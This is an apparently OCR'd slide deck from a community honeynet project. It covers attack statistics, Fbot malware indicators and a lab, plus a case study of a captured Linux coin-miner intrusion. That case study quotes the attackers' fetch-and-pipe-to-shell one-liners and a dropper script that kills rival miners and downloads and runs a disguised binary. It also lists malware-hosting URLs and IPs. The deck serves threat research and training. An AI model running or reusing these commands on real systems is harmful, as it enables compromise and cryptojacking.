
1. More than 100 honeypots in AP region (more to come) since 2017
2. Partners different economies. Some mentions:


GEMNET(MN), MYREN (MY), UPSI (MY), EZCOM (KH), UII (ID), Fibre@HOME (BD), Bhutan Telecom (BT), BTCIRT (BT), TCC (TO)

3. Users from security response communities & researchers
4. DASH, collaboration with APNIC Product Team
5. Training/Workshops on Honeypots in various locations – live installation of honeypots in the cloud



Summary of all honeypots activities in 2019 çç


Top 10 Source AS
Korea Telecom
DigitalOcean, LLC
Choopa, LLC
Data Communication Business Group
Flat C, 16/F, Skyline Tower
VNPT Corp
CHINA UNICOM China169 Backbone
Viettel Group
Alibaba (China) Technology Co., Ltd.
PT Telekomunikasi Indonesia
src_ip_geo.as_org.keyword: Descending
1,000,000
2,000,000
3,000,000
4,000,000
Count
Top 10 Destination Port
12,000,000
10,000,000
8,000,000
6,000,000
4,000,000
2,000,000
0
Count
2223
23
445
2222
22
dest_port: Descending
Traffic by RIR
arin (15.43%)
apnic (83.37%)
Top 20 Downloads
URLs
Count
Malware Download
URL
SRC IP
Count
x86
161.117.33.53
9,846
161.117.33.53
5,858
139.59.91.176
3,224
139.59.35.146
3,002
139.59.245.3
1,787
139.59.140.65
1,318
202.144.139.70
1,037
202.144.128.153
929
202.144.128.153
830
http://aliyun.one
139.59.91.176
481
Top 10 Source IP
Count
src_ip: Descending
Source IP
Top 10 Source AS
Count
Korea Telecom
DigitalOcean, LLC
Choopa, LLC
Data Communication Business Group
Flat C, 16/F, Skyline Tower
VNPT Corp
CHINA UNICOM China169 Backbone
Viettel Group
Alibaba (China) Technology Co., Ltd.
PT Telekomunikasi Indonesia
src_ip_geo.as_org.keyword: Descending
Count



- Mystery of Fbot in Security Affairs - https://securityaffairs.co/wordpress/96683/malware/linux-fbot-malware-analysis.html
- fbot.x86_64 downloads in November
- Some interesting observations

	filename	fbot[.]x86_64 fbot linux26 MISP:Search="0 events" HybridAnalysis:Threat level="Malicious"	01/30/20 12:36	
	url	hxxp://159[.]65[.]138[.]185/fbot[.]x86_64 fbot linux26 malware hosting VT:Scan="7/72" IBMXForce:Score="0" OTX:Pulses="6" urlscan.io:Search="0 result" VT:GetReport="6/72" MISP:Search="0 events" CCT:C2 Search="0 hits" URLhaus:Search="No results" PhishingInitiative:Status="Clean"	01/30/20 12:36	
	url	hxxp://5[.]206[.]227[.]65/fbot[.]x86_64 fbot linux26 malware hosting VT:Scan="12/73" IBMXForce:Score="0" OTX:Pulses="50" VT:GetReport="12/73" urlscan.io:Search="1 result" MISP:Search="0 events" CCT:C2 Search="0 hits" PhishingInitiative:Status="Clean"	01/30/20 12:36	
	url	hxxp://51[.]91[.]68[.]117/fbot[.]x86_64 fbot linux26 malware hosting IBMXForce:Score="0" OTX:Pulses="4" urlscan.io:Search="2 results" VT:GetReport="12/72" MISP:Search="0 events" CCT:C2 Search="0 hits" PhishingInitiative:Status="Clean"	01/30/20 12:36	

First Previous ... 11 Next Last

Updated by Adli a day
Job *MISP_2_0* terminated
endDate: *Thu, Jan 30th, 2020 13:19 +10:00*
status: *Success*
#65 - Community-Honeynet fbot.x86_64
http://51.91.68.117/fbot.x86_64

Updated by Adli a day
Job *CyberCrime-Tracker_1_0* terminated
endDate: *Thu, Jan 30th, 2020 13:19 +10:00*
status: *Success*
#65 - Community-Honeynet fbot.x86_64
http://51.91.68.117/fbot.x86_64

Updated by Adli a day
Job *URLhaus_2_0* terminated
endDate: *Thu, Jan 30th, 2020 13:19 +10:00*
status: *Success*
#65 - Community-Honeynet fbot.x86_64
http://51.91.68.117/fbot.x86_64

Updated by Adli a day
Job *Abuse_Finder_2_0* terminated
endDate: *Thu, Jan 30th, 2020 13:19 +10:00*
status: *Success*
#65 - Community-Honeynet fbot.x86_64
http://51.91.68.117/fbot.x86_64

References

1. https://blog.apnic.net/2019/09/17/the-apnic-community-honeynet-project/
2. https://blog.apnic.net/2019/08/21/a-tale-of-two-honeypots-in-bhutan/
3. The Honeynet Project https://www.honeynet.org
4. Community Honey Network - https://communityhoneynetwork.readthedocs.io/

Happy Honeypotting!


Honeypot Lab

Warning

1. Live system – be ethical ☺
2. Potentially dealing with malicious codes – be careful
3. Source IP, URL could lead to other malicious things – you've been warned!
4. Lots of moving parts / software – be patient
5. Command line - be gentle

Lab Session

- Honeypot Host
  - Latest Ubuntu
  - Honeypot running inside docker
  - Honeypot software is cowrie - https://github.com/cowrie/
  - We use Community Honeynet Network to integrate everything



Lab Session – Big Picture

1. Setting up telnet/ssh honeypot (Cowrie)

honeypot sensor
(You are here)

Mothership
(logging & processing)

Elastictack / Kibana

Lab Discussion

- What have we learned
- What's next?
  - Linux Malware - https://reyammer.io/publications/2018_oakland_linuxmalware.pdf
- Difference between attacks over Telnet vs SSH. Or the same?
- Other types of Honeypots
- Incident Response / Incident Handling
  - Source of attack
  - URL / IP serving malware
- Supporting tools (for analysis etc)
- Threat sharing

Appendix

https://blog.apnic.net/2019/08/21/a-tale-of-two-honeypots-in-bhutan/


BtCIRT pot

Compromise over Telnet and SSH

Source Countries

Interesting Link: http://185.x.y.z/ssh1.txt

Username and Passwords Attempts



Content - one-liners

(curl -fsSL hxxps://pastebin.com/raw/xmxHzu5P||wget -q -O- hxxps://pastebin.com/raw/xmxHzu5P)|sed -e 's/\r//g'|sh

(curl -fsSL hxxps://pastebin.com/raw/CBEphEbb||wget -q -O- hxxps://pastebin.com/raw/CBEphEbb)|sed 's/\r//’|sh

(curl -fsSL hxxps://pastebin.com/raw/Zk7Jv9j2||wget -q -O- hxxps://pastebin.com/raw/Zk7Jv9j2)|sed -e 's/\r//g'|sh

What Is the content of the URL (on pastebin) - #1

```
ps -ef|grep -v grep|grep hwlh3wlh44lh|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep Circle_MI|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep get.bi-chi.com|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep hashvault.pro|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep nanopool.org|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep /usr/bin/.sshd|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep /usr/bin/bsd-port|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "xmr"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "xig"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "ddgs"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "qW3xT"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "wnTKYg"|awk '{print $2}'|xargs kill -9
```


```
ps -ef|grep -v grep|grep "t00ls.ru"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "sustes"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "thisxxs"|awk '{print $2}' | xargs kill -9
ps -ef|grep -v grep|grep "hashfish"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "kworkerds"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "/tmp/devtool"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "systemctl"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "kpsmouseds"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "kthrotlds"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "kintegrityds"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "suolbcc"|awk '{print $2}'|xargs kill -9
ps aux|grep -v grep|grep -v khugepageds|awk '{if($3>=80.0) print $2}'|xargs kill -9
apt-get install curl -y||yum install curl -y||apk add curl -y
apt-get install cron -y||yum install crontabs -y||apk add cron -y
systemctl start crond
systemctl start cron
systemctl start crontab
service start crond
service start cron
service start crontab
```

```
[Snip]

if [ ! -f "/tmp/.X11unix" ]; then

    ARCH=$(uname -m)

    if [ ${ARCH}x = "x86_64x" ]; then

        (curl --connect-timeout 30 --max-time 30 --retry 3 -fsSL
hxxp://sowcar.com/t6/696/1554470365x2890174166.jpg -o /tmp/kerberods||wget --
timeout=30 --tries=3 -q hxxp://sowcar.com/t6/696/1554470365x2890174166.jpg -O
/tmp/kerberods||curl --connect-timeout 30 --max-time 30 --retry 3 -fsSL
hxxps://pixeldrain.com/api/file/t2D_WbHk -o /tmp/kerberods||wget --timeout=30 --tries=3 -q
hxxps://pixeldrain.com/api/file/t2D_WbHk -O /tmp/kerberods) && chmod +x /tmp/kerberods


[snip]
```

Digging in Further – what can we learn about the indicators (filename, URL, IP address)

Filename:
1554470365x2890174166.jpg

SHA256 =
74becf0d1621ba1f0360
25cddffc46d4236530d5
4d1f913a4d0ad4880999
13c8



https://www.hybrid-analysis.com/sample/74becf0d1621ba1f036025cddffc46d4236530d54d1f913a4d0ad488099913c8

virustotal

SHA256: 74becf0d1621ba1f036025cddffc46d4236530d54d1f913a4d0ad488099913c8

File name: 273


Detection ratio: 25 / 58

Analysis date: 2019-05-17 04:56:40 UTC (1 week, 3 days ago)

Analysis | File detail | Additional information | Comments 4 | Votes

Antivirus	Result	Update
AegisLab	Trojan.Linux.Agent.4!c	20190517
ALYac	Trojan.Linux.CoinMiner	20190517
Avast	ELF:Agent-XQ [Trj]	20190517
AVG	ELF:Agent-XQ [Trj]	20190517
Avira (no cloud)	LINUX/CoinMiner.utbzo	20190517
ClamAV	Unix.Trojan.Miner-6960099-0	20190516
Comodo	Malware@#gyz082218ys	20190517
Cyren	ELF/Trojan.JIWC-0	20190517
DrWeb	Linux.BtcMine.261	20190517

The Big Picture



1. Attacking host bruteforce and gain access
2. Download malicious script
3. Execute malicious script
   - Honeypot won't execute the script but we have a copy of the malware sample
   - What is the malware doing?

Attacking IP – what do we know about it?

- **DShield IP Reputation Summary**

IP: x.y.z.44

Reputation: Suspicious


Network: x.y.z.0/19

AS: 17660 AS Name: DRUKNET-

AS DrukNet ISP, AS Country: BT
AS Abuse Contact: systems@bt.bt

[SNIP]

Threat Feeds: 4



External Threat Feeds

This data was retrieved from various external threat feeds

First Seen	Last Seen	Feed
2017-07-01	2018-12-31	Port 22 Scanner
2018-07-31	2019-01-04	CI Army List
2018-08-04	2018-08-24	Emergingthreats
2015-09-04	2017-03-22	OpenBL SSH Scanners

Top of page

Source: DSHIELD